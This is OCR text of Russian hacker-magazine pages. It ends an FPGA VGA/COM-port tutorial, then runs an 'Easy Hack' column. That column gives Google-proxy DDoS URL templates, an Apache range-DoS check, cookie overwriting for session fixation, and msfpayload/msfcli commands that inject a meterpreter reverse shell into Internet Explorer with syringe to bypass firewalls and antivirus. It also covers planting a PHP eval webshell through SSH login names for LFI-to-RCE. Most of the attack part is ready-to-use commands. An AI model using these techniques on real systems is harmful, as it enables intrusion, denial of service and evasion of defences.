COM-порт знаком каждому программисту. Удобный и простой, он даже сейчас не сдает позиций и неудивительно, что для воплощения в ПЛИС было создано немало готовых модулей. Тот, которым я воспользовался, был найден на ресурсе fpga4fun.com (www.fpga4fun.com/files/async.zip). Кроме самого модуля, на этом ресурсе ты

ИМЕЕТСЯ ВХОДНАЯ ЛИНИЯ С ЧАСТОТОЙ 50 МГЦ И ВЫХОДНАЯ, НА КОТОРОЙ МЫ ДОБИВАЕМСЯ 25 МГЦ




рис. 3. Инициализация памяти

найдешь описание протокола, написанное на простом и доступном языке. Обрати внимание, что приемная и передающая часть порта реализована двумя отдельными модулями, что очень удобно — не надо тратить ресурсы на то, что не требуется!

Использовать модуль легко — всего две входящих линии: частота (которую мы берем из модуля divide_clk) и RX (которую мы подсоединяем к физической ноге ПЛИС). Среди выходных параметров нам нужны только RxD_endofpacket (сигнал окончания пакета — становится выше на один такт после приемки очередного байта) и RxD_data — шина из 8 линий, на которые выставлены полученные данные. Модуль уже настроен на частоту 25 МГц с параметрами COM-порта 115200:8:N:2. Вот и все. Обрати внимание на мощь ПЛИС-ов — откомпилированный модуль занимает 50 логических ячеек из 5980. То есть ты можешь легко развернуть 50 полновесных портов на одном кристалле, и работать они будут независимо друг от друга!

Модуль, берущий данные из COM-порта и записывающий их в оперативную память (write_memory).

Предназначение модуля незамысловато — при получении нового байта (входная линия en становится равной единице) взять данные из COM-порта (входная шина data_in), к внутренней переменной pos_of_write прибавить единицу (позиция для записи), после чего на выходных линиях address и data_out выставить соответственно адрес значение записи. Для того чтобы сообщить модулю памяти о необходимости записи, выставляем «1» на выходной линии wr_en.

Чтобы было проще разобраться в модуле, поделюсь секретом. Память у меня поделена следующим образом: с 0 по 3071 байт хранится шрифт, а с 3100 байта по 9499 — коды символов и их цветов. Теперь темных мест не должно быть совершенно!

Модуль для работы с памятью (memory)

Работа с оперативной памятью отличается от того, к чему я привык, программируя на языках высокого уровня. Нельзя объявить massiv[1000] и обращаться к каждому элементу массива. Но обо всем по порядку. Первое, что должен сделать каждый новичок, изучающий работу с памятью, — скачать небольшой документ «RAM Megafunction User Guide» по ссылке users.ece.gatech.edu/~hamblen/UP3/ug_ram.pdf. Самое главное, что мы узнаем оттуда, — использовать оперативную память можно 4 способами:

- Простой порт RAM (Single port RAM) — использует одну шину для указания адреса чтения или записи.
- Простой порт RAM (Single port RAM) — использует разные шины для указания чтения или записи.
- Простой двойной порт (Simple dual-port RAM) — используется две шины для чтения и одну для записи.
- Тройной порт RAM(Tri-state RAM) — похож на предыдущий, про их различия в документации нет ни слова.

Так как нам надо одним модулем записывать данные, а другим — читать их, то идеальным выбором будет простой порт RAM (Single port RAM) с отдельными шинами для чтения и записи. Выбрать мы выбрали, что делать дальше?

Вот и пришло время познакомиться с такой замечательной возможностью среды программирования как MegaWizard. С его помощью мы в считанные минуты создадим объект для работы с памятью. Смело выбираем пункт меню Tools→MegaWizard Plug-in manager. На первом шаге указываем, что мы хотим создать новый экземпляр (Create a new custom megafunction variation). Также здесь есть возможность указать, что мы хотим отредактировать уже существующий вариант. Воспользуемся этой возможностью позже.

На втором шаге указываем, что мы, собственно, хотим делать. Из списка в левой части указываем Memory Compiler→RAM:2PORT. Также указываем тип ПЛИС, имя выходного файла и язык, на котором должен быть сгенерирован файл. Последнее не столь важно, все заработает независимо от того, какой язык выбран.

На следующем шаге на картинке виден будущий модуль и его входы/выходы. Выбираем порт с одним входом и одним выходом (With one read port and one write port), а также указываем, что память нужно представлять как набор слов (As a number of words).

Жмем Next и на последнем для нас (но не в настройках) шаге в пункте «How many 8-bit words of memory?» ставим значение 10000 (т.е. 80000 бит — используем почти всю память). Нажимаем Finish, соглашаемся с набором файлов — все, объект готов.

Рассмотрим его входы и выходы:

- **clock** — частота для работы; я ее взял прямо от генератора 50 МГц для скорости работы. Вообще, память может работать на частоте до 320 МГц.
- **rdaddress и wraddress** — шины для указания адресов чтения и записи соответственно.
- **data** — данные для записи.
- **wren (write enable)** — если линия равна «1», то в память по адресу wraddress записываются данные data.
- **q** — данные, которые прочитаны по адресу wraddress. Линию для разрешения чтения я не указывал, хотя такая возможность суще-




рис. 5. Окно назначения выходов Pin Planer




рис. 6. Программатор




рис. 7. Конвертация дампа памяти

ствует. После выставления адреса wraddress данные q появляются через такт (это справедливо для частоты 50 Мгц; нужно быстрее — используй PLL).

Казалось бы, объект готов к работе, но, как помнишь, помимо символов в памяти хранится и шрифт. Его можно было бы загружать динамически каждый раз при запуске платы, но меня такой путь не устроил. К счастью, есть возможность инициализировать память при прошивке!

Для инициализации памяти можно использовать 2 формата файлов: Intel Hex и mif (memory initialization format). Так как шрифт представлен в двоичном виде (я взял его у упомянутого уже Максима Ибрагимова; каждый символ представлен битовой матрицей 8x12), то Intel Hex отпадает сам собой. Разберем, что из себя представляет формат mif.

Это обычный текстовый файл, в котором указываем следующие параметры:

```
DEPTH = 3072; объем памяти в словах
WIDTH = 8; количество бит в каждом слове
ADDRESS_RADIX = UNS; формат представления адреса
DATA_RADIX = BIN; формат представления данных
CONTENT BEGIN — начало данных

00 : 00000000; -- значение по адресу 0
01 : 00000001; -- значение по адресу 1
...
END; окончание данных
```

В качестве формата представления адреса и данных можно использовать следующие значения:

- BIN — бинарный;
- HEX — шестнадцатеричный;
- OCT — восьмеричный;
- DEC — десятичный, знаковый;
- UNS — десятичный, беззнаковый .

Создав файл, я столкнулся со следующими граблями — для нас что «1», что «00000001» — одно и то же, а для Altera Web Edition — разные, поэтому долго не мог понять, почему не инициализируется память. Никаких предупреждений при этом не выдавалось. Поэтому, если ты указал, что разрядность данных равна 8, восемь знаков и набивай.

Осталось только указать нашему модулю памяти файл инициализации. Опять заходим в MegaWizard, но на этот раз указываем, что хотим редактировать существующий экземпляр (выбираем «Edit an existing custom megafunction variables»). На следующем шаге указываем созданный ранее файл и жмем Next, пока не доберемся до шага инициализации памяти (рис. 3). Выбираем, что хотим инициализировать память (Yes, use this file for the memory content data) и указываем наш файл. Заканчиваем, на этом объект полностью готов к использованию в нашем проекте.

Модуль для формирования VGA-сигнала (vga_module)

Вот мы и подошли к самому главному! Ничего сложного в нем нет, но для понимания давайте разберем алгоритм, который я применил. Итак, длина одной строки — 80 символов. Когда выводятся данные первого символа, мы вычисляем данные для второго; дошли до 80-го символа — вычисляем данные первого символа следующей строки; дошли до конца экрана — вычисляем первый символ первой строки.

Что за данные я имею в виду? Это отображение кода символа на шрифт в зависимости от положения на экране. Чтобы было понятнее, разберем на примере первой строки. У нас есть строка — 80 символов. Начинаем выводить ее из левого верхнего угла — то есть луч бежит по первой линии из 480, и нам необходимо подготовить данные для второго символа. Берем код символа и умножаем на 12 (количество байт в шрифте на каждый символ). Так мы получаем смещение, от которого начинается битовая матрица символа. На первой линии мы возьмем байт, начинающийся со смещения, на второй линии — следующий байт (смещение + 1) и т. д. Когда мы выведем все 12 линий первой строки, беремся за следующую и повторяем все сначала.

Подготовка данных происходит в несколько шагов (найди в модуле места, где используется переменная tick_counter, сразу станет понятнее).

- На первом шаге (tick_counter == 1) высчитываем адрес символа, который надо отобразить.
- На втором шаге (tick_counter == 3; пропустили один такт, чтобы модуль памяти успел выставить данные) — высчитываем смещение в шрифте.
- На третьем шаге (tick_counter == 5) заносим данные в переменную temp. Когда tick_counter станет равен 8, содержимое temp'а занесем в переменную data_for_screen, откуда оно и начнет отображаться на экране.
- На четвертом шаге (tick_counter == 6) к адресу символа прибавляем единицу, чтобы получить адрес цвета символа и его фона. Требуемые данные будут храниться в data, и мы, когда будем обновлять data_for_screen, обновим и переменную font.

Теперь надо распечатать модуль и понять, как этот алгоритм реализован. Но предварительно лучше, конечно, пойти погулять и проветрится. Я в этом модуле вроде как все знаю, но и то задымился, пытаясь объяснить!

Почти все...

После написания всех модулей, нам необходимо их соединить в одно целое. Можно сделать это отдельным модулем, но мне предпочтительнее графический способ. В Project Navigator выбираем вкладку Files, на каждом модуле щелкаем правой клавишей мыши и выбираем пункт Create Symbol Files for Current Files — тем самым мы создаем заготовку для графического дизайна. После этого выбираем File→New и среди множества вариантов находим Block Diagram/Schematic Files.

В получившемся эскизе найди кнопку Symbol tool (значок в виде розетки) и нажми его — появится окно, в котором можно выбрать наши заготовки. В левой части окна открой папку с проектом, щелкни один раз на модуле — в правой части появится изображение, на котором ты увидишь модуль с входами/выходами. Если все нормально, жми OK и помещай модуль в рабочее пространство. Далее модули надо соединить между собой — подводишь мышку к нужному входу/выходу — курсор меняется на своеобразный прицел, зажимаешь левую клавишу и ведешь, куда требуется. Ничего сложного здесь нет.

Получившийся результат ты можешь видеть на картинке 4.

А как в качестве входа/выхода указать физическую ножку ПЛИС? Для этого найди выпадающий список Pin Tool и выбери, в каком качестве нога будет использована: вход, выход или двунаправленная. Получившийся значок помести на схему и зайди в его свойства, где измени имя на требуемое. После этого соедини его с нужным модулем вышеописанным способом.

Но и еще не все! Выбираем Assigments→Pin Planner и в появившемся окне делаем окончательную доводку. Внизу будут перечислены все наши входы/выходы с теми именами, которые мы задали. Рядом с каждым из них в поле Location указываем требуемую ножку ПЛИС.

ПРОШИВКА ПЛАТЫ

Теперь, когда все позади (а если ты въехал в алгоритм, тебя мирские дела уже не интересуют), осталось прошить плату. Втыкаем программатор в USB-порт компьютера и в JTAG-разъем на плате. Драйвера для программатора смело ищи в установочной папке Altera (опять отсылаю к ресурсу marsohod.org, где все подробно расписано). После установки программатора вызываем Tools → Programmer, где осталось указать, что мы пользуемся JTAG и какой у нас программатор (Hardware Setup). Жмем Start — и наша программа уже находится в памяти платы.

Чтобы проверить работоспособность, нужно кабелем RS-232 (он тоже был в комплекте) присоединить плату к компьютеру, запустить HyperTerminal с настройками 115200:8n:2 и начать печатать, помня, что один байт идет на символ, а другой на атрибуты. Чтобы было удобнее пробовать, я написал простенькую программу для вывода текста — запускаешь и начинаешь печатать, меняя, при необходимости, цвет фона и текста.




рис. 8. Программа для проверки работоспособности выхода

Ну вот, теперь ты можешь смело пригласить свою боевую подругу, для которой выражение «кварц на 12 МГц» не является пустым звуком, и показать достигнутый результат! Но если что-то мешает пригласить подругу к себе (родители или жена), вышеописанный способ прошивки не подойдет — программа сотрется сразу после выключения питания. В этом случае поступаем так.

Заходим в File → Convert Programming Files. В появившемся окне делаем следующие настройки:

1. Из выпадающего списка Programming file type выбираем JTAG Indirect Configuration File (.jic).
2. Из списка Configuration Device выбираем EPCS1 — именно этот конфигурационный чип стоит у нас на плате.
3. Если есть необходимость, можно указать имя выходного файла.
4. В разделе Input Files to convert выделяем строку Flash Loader, жмем Add Device... и указываем наш Cyclone.
5. Выделяем строку SOF Data Page_0, жмем Add Files и выбираем файл конфигурации с расширением .sof — он должен находиться в папке с проектом.
6. Когда указанный файл появится в списке, выбери его и нажми кнопку Properties. Свойств не густо — всего одно, зато нужное: Compression! Ставим галочку для подтверждения.
7. Жмем Generate.
8. Опять запускаем программатор, жмем Add File и выбираем созданный нами файл с расширением .jcc.
9. Ставим галочки Program и Verify и наконец-то жмем старт.
   После перезагрузки платы стартует наша программа!

КУДА ЖЕ МЫ БЕЗ МЫШИ?

Уже почти хотел закончить статью, но, глядя на экран с символами, понял, что не хватает мыши! У нас же есть для нее разъем! Остальное оказалось делом техники.

По ссылке goo.gl/DVsja ты можешь скачать модуль для работы с мышью MouseRefComp. В составе скачанного архива есть хороший мануал для работы с модулем, так что никаких вопросов не возникло! Более того, модуль уже выдает информацию в виде положения курсора мыши на экране 640x480.

Сначала изменим описание модуля VGA — добавим два входа X и У — это будут координаты мыши. А сама отрисовка курсора займет всего одну(!) строчку:

```
if ( (line_count == y_mouse) && (letter_address/2 ==
x_mouse) ) font = 255; else font = data;
```


Ее мы добавляем после строки tick_counter = 0.

Добавляем модуль MouseRefComp в проект и настраиваем его на нашу частоту в 50 МГц (по умолчанию стоит частота 100 МГц) — в файле ps2interface увеличиваем в 2 раза значения констант DELAY100US, DELAY20US, DELAY63CLK и DEBOUNCE_DELAY. Теперь модуль готов к работе! Осталось поместить его в нашу графическую сборку путем, описанным выше, и соединить с модулем VGA. Теперь, глядя на экран с символами и бегающей мышкой, можешь смело уверять окружающих, что полноценный компьютер вот-вот на подходе :)!

НАПОСЛЕДОК

Как видишь, дружище, ничего сложного в ПЛИС'е нет! То, что было проделано, лишь малая толика того, что еще можно смастерить. Навскидку, могу предложить реализовать графический режим, используя внешнюю память в 1 Мбит. Можно подцепить клавиатуру, организовать обмен по SPI с мощным микроконтроллером, к которому подсоединить внешнее хранилище данных, например, sd/mmc карточку. А моя шутка про компьютер вполне может стать реальностью. Реальной пользы будет немного, зато микроконтроллеры всем на зависть выучишь. Стив Джобс тоже начинал с малого. Главное, поверь в себя и тоже начни с малого. А если захочешь подглядеть на то, как это сделано у меня, то ищи все проектные файлы на DVD или по ссылке goo.gl/MYIeP.

Тюрин «GreenDog» Алексей, Digital Security (twitter.com/antyurin)



EASY HACK

ЗАДДОСИТЬ ВЕБ-СЕРВЕР

ЗАДАЧА

РЕШЕНИЕ

При слове «DDoS» сразу вспоминается август, который оказался на редкость скандальным по части атак, связанных с отказом в обслуживании. Новости особенно пестрили заголовками о дырке в Apache. Неудивительно, ведь речь идет о DDoS'е всех основных веток веб-демона, 60% ресурсов которого были установлены в Сети.

Под проблемку с range'ем к Apache быстро появился целый пучок сплойтов в различных вариациях. Правда, для пентестерских целей более интересной оказалась наработка в виде скрипта к nmap'у — **http-vuln-cve2011-3192.nse** (доступна на официальном сайте). Не заваливая весь ресурс, она проверяет его дырявость.

В августе был выложен еще один любопытный скриптик, реализующий DDoS через Google (goo.gl/U9c3K). Если по порядку, то ребята из IHteam нашли пару дырок в сервисах Гугла и сообщили об этом куда следует, но им по каким-то причинам не ответили. И, как это водится в околохакерских кругах, информация быстро попала в паблик, да еще вместе с утилитой, которой многие не поленились воспользоваться. Баги были по своей сути простые: через сервисы Google можно подгрузить контент с любого сайта. Прилагаемая тулза занималась как раз тем, что инициировала множество запросов через серверы поисковика, от чего атакуемый сайт падал под DDoS'ом. Для усиления и ускорения выноса сайта предлагалось в качестве «контента» для загрузки выбрать файлик побольше и сбрасывать соединение при ответе от Google. Ситуация еще более усугублялась тем, что в логах атакуемого сайта фиксировались IP-адреса поисковой системы. Таким образом, атакуемый был, по сути, анонимен, и мог проводить всякие SQL-инъекции, не опасаясь, что его вычислят. Примеры:

```
1. https://plus.google.com/_/sharebox/
linkpreview/?c=<SITE>&t=1&_reqid=<RANDOM_NUMBERS>&rt=j
2. https://images2-focus-opensocial.googleusercontent.
com/gadgets/proxy?url=<SITE>&container=focus
```

Здесь <SITE> — имя атакуемого сайта, <RANDOM_NUMBERS> — случайное число. Подробности и видеодемонстрация доступны по линку goo.gl/f67F1. Интересно, что после публикации тулзы IHteam специалисты Google быстро связались с авторами, извинились за нерасторопность и, само собой, пофиксили все баги.

```
D:\prj\EBS\beta_release>nmap -script=http-vuln-cve2011-3192 [redacted] -pT:80

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-12 10:58 Russian Standard Time
Nmap scan report for [redacted] ([redacted])
Host is up (0.0019s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-vuln-cve2011-3192:
|_  Apache byterange filter DoS: VULNERABLE

Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
```

Хе-хе-хе. Кто-то не успел пропатчиться

ПОДМЕНИТЬ КУКИ БРАУЗЕРА

ЗАДАЧА

РЕШЕНИЕ

Уже пару номеров мы занимаемся изучением атак на клиентов, работающих по защищенному HTTPS-соединению, изыскивая возможность украсть куки. В продолжение темы посмотрим на достаточно интересное поведение браузеров при наложении кукисов из разных протоколов (HTTP и HTTPS) и такое важное поле куков как «domain».

Если обратится к теории, то поле «domain» используется для задания отдельного домена или группы, куда впоследствии будут отправляться куки. По идее, домен должен иметь право ставить куки только на себя. То есть домен example.com не может ставить на поддомены (web.example.com) или другие домены (example2.com). Так оно и есть. Но есть интересная возможность — выставить куки для домена более низкого уровня (а точнее для группы). Поясню на примере: web.example.com может поставить куки для example.com. Или, в случае с подгруппой, куки, поставленные на example.com, будут отправляться и на web.example.com. Запомним это и перейдем к поведению браузеров на различных протоколах. Как мы знаем, куки, установленные по HTTPS с флагом «Secure», будут передаваться только по защищенному каналу. Но вот что интересно: ведь по HTTP мы так же можем задать куки. А что будет, если задаваемые куки будут иметь одинаковые имена (а также домены и пути)? Правильный ответ – куки будут заменяться. Таким образом, проведя какую-нибудь MITM-атаку на жертву, можно заставить ее инициировать HTTP-соединение к серверу и подставить в заголовок ответа от него поле — «Set-Cookie» с вредоносными данными. И это заменит куки от защищенного соединения! Для чего это все может пригодиться? Если исключить специфические ситуации, то обе эти особенности браузеров позволяют проводить атаки на клиентов. Конкретно в том случае, когда на атакуемом портале находится уязвимость «session fixation» (то есть отсутствие смены идентификатора пользователя после его входа в систему), но при этом отсутствует возможность воздействовать на ответы от сервера клиенту. Кто-то может заметить, что баги этого класса достаточно редки. Но как раз недавно я нашел такую достаточно крупном зарубежном сайте. По статистике, подобным недугом страдают многие ресурсы (особенно интернет-магазины), где предусмотрена возможность выполнять какие-то действия до входа в систему.

ИНЪЕКТИРОВАТЬ СВОЙ КОД В ПРОИЗВОЛЬНЫЙ ПРОЦЕСС

ЗАДАЧА

РЕШЕНИЕ

Если взять современный файрвол, то уже это уже не просто программа для блокировки входящих и исходящих портов. Брандмауэры проверяют, какое именно приложение пытается выбраться через те дырочки, которые остаются открытыми в системе. Условимся с задачей. Допустим, мы имеем пользовательский доступ к серверу в какой-то закрытой сети и нам интересно атаковать соседние хосты. Первым делом, конечно же, требуется определить правила файрвола и какие приложения разрешены. Если есть возможность — смотрим сами политики плюс статистику соединений (netstat -nao). После обнаружения приложений и доступных им портов требуется осуществить «подмену». То есть нам нужно, чтобы фаер думал, что это легальная программа биндит порт, а не наша зло-утилита :).

Старыми, но но действенными способами обхода таких фаеров являются code и dll-injection. По сути, данными техниками мы изменяем/добавляем функционал для существующего легального ПО. Что еще интереснее, мы можем делать это «на лету», то есть изменить процесс, находящийся в памяти. Конечно, для этого на запущенный процесс у нас должны быть определенные права. Кроме того, надо иметь в виду, что некоторые продвинутые системы безопасности мониторят подобную активность. Как именно происходит инъекция, я не буду объяснять — в Сети все хорошо расписано. Перейдем к практике.

Тулзов, реализующих инъекции, очень много. Сегодня мы посмотрим syringe (bit.ly/l8QE3D). У нее есть интересная возможность — она умеет работать с шеллкодом, который был сгенерирован в msfpayload. Если точнее, то с тем, что получен с аргументом alpha_mixed. Последний используется во-первых для того чтобы пэйлоад не задетектили антивирусы, а во-вторых чтобы иметь возможность отобразить пэйлоад в виде текстовой строки. Syringe — это аналог утилиты shellcodeexec (мы о нем уже писали), но позволяющий проделать инъект пэйлоада не только в себя, но и в почти любой процесс. Имея в запасе такую тулзу, мы можем вырваться из системы.

Рассмотрим пример. Мы определили, что у Internet Explorer'а есть возможность выхода в Сеть. Попробуем проинжектить, к примеру, meterpreter в запущенный IE и организовать соединение с любым хостом. На практике это будет выглядеть примерно так:

1. Генерим необходимый нам meterpreter reverse-шеллкод и кодируем его в правильном виде:

```
./msfpayload windows/meterpreter/reverse_tcp
 EXITFUNC=thread LPORT=5555 LHOST=192.168.0.1 R
| ./msfencode -a x86 -e x86/alpha_mixed -t raw
BufferRegister=EAX
```

2. Открываем у себя порт, чтобы принимать коннект от жертвы:

```
./msfcli multi/handler PAYLOAD=windows/meterpreter/re
verse_tcp EXITFUNC=thread LPORT=5555 LHOST=192.168.0.1 E
```

3. Ну, а далее — инжектим шеллкод в необходимый нам процесс (IE):

```
syringe.exe -2 PYIIIIIIIIII…1VSVXEPAA PID_IE
```

Здесь:

- PYIIIIIIIIII…1VSVXEPAA — это сгенерированный нами шеллкод;
- PID_IE — идентификатор процесса iexplore.exe (можно увидеть в tasklist);
- -2 — режим работы syringe.exe для инъекции шеллкода в сторонний процесс.

Подсаженный в IE код – «первая ступень» meterpreter'a, которая исполнится и подконнектится к нашему серверу, после чего подгрузятся другие модули. Далее, имея на руках meterpreter, мы свободно можем развить атаку и на соседние хосты, используя возможности роутинга. И все это в обход файрвола и антивируса :).

Стоит отметить, что у Syringe есть другие режимы работы. Если использовать «-3», то syringe будет инъектировать сам в себя (то есть будет работать как shellcodeexec). Режим «-1» тоже интересен, он инъектирует в сторонний процесс DLL'ку, что может быть полезно. Как мы знаем, с помощью msfpayload мы можем сгенерировать DLL'ку с необходимым нам пэйлоадом. Другими словами, это альтернативный вариант, правда, он хуже первого, так как DLL'ки в основном мониторятся и палятся антивирусами на уровне ФС.

ПОЛУЧИТЬ ДОСТУП К WEB-СЕРВЕРУ, ИМЕЯ LFI-УЯЗВИМОСТЬ В СКРИПТЕ

ЗАДАЧА

РЕШЕНИЕ

LFI (Local File Inclusion) — достаточно распространенная дырка, присущая скриптовых языкам, а потому широко распространенная в Сети. Как известно, скриптовые языки позволяют на лету подгружать в начальный сценарий другие сценарии, что часто используется программистами.

Проблема, как это обычно бывает, кроется в недостаточной проверке пользовательского ввода. Как подтип инклуда, LFI позволяет подгрузить контент только с того же хоста (в отличие от RFI). Но подгрузка скриптов — еще не выполнение команд на сервере. Классический способ перейти к удаленному выполнению команд — добавить какой-то код в файл на сервере, а потом подгрузить данный файл через LFI. Чаще всего используются логфайлы веб-сервера.

Отправляем на сервер запрос с необходимым кодом, он сохраняется в журнале — и мы его подгружаем. Но трюк этот достаточно старый. Что есть новенького? Могу предложить «вариацию на тему» с использованием логов авторизаций SSH-сервера.

Если на атакуемом сервере есть демон OpenSSH, то мы можем подключиться к нему, указав в качестве имени пользователя необходимый нам код. А далее как обычно: подгрузить его инклудом. Файл логов обычно лежит в /var/log/auth.log и, что важно для нас, по умолчанию часто доступен для чтения всем. Пробуем авторизироваться на тестовой машине, используя знакомые команды:

```
PuTTY (inactive)
login as: <?php eval($_GET[cmd]); ?>
<?php eval($_GET[cmd]); ?>@192.168.190.129's password:
Access denied
<?php eval($_GET[cmd]); ?>@192.168.190.129's password:
```

Вводим код вместо логина

```
<?php eval($_GET[cmd]); ?>
```

В итоге получаем запись в логах, которую мы можем инклудить. Стоит отметить и недостатки этого способа. Во-первых, логфайл не всегда доступен инклуду (по разным причинам), а во-вторых, передаваемая команда выполниться трижды, так как записей от одного коннекта будет целых три. Кстати говоря, в самом файле логов частенько хранится интересная инфа, которая может позволить развить атаку на другие машины локальной сети.

```
Sep  4 05:43:43 bt sshd[4125]: Invalid user <?php eval($_GET[cmd]); ?> from 192.168.190.1
Sep  4 05:43:43 bt sshd[4125]: Failed none for invalid user <?php eval($_GET[cmd]); ?> from 192.168.190.1 port 33290 ss
h2
Sep  4 05:43:50 bt sshd[4125]: Failed password for invalid user <?php eval($_GET[cmd]); ?> from 192.168.190.1 port 3329
```

Наш код в логах

СПРЯТАТЬ (И НЕ ТОЛЬКО) ФАЙЛЫ В NTFS


ЗАДАЧА

РЕШЕНИЕ

Простейший способ спрятать какую-то информацию в NTFS — положить ее в альтернативный поток (Alternative Data Stream, далее ADS). Трюк стар как сам мир: ему уже более 15 лет. Те бородатые дядьки, кто программировал в те годы, подтвердят, что эта возможность была добавлена в файловую систему для совместимости с системой яблочников.

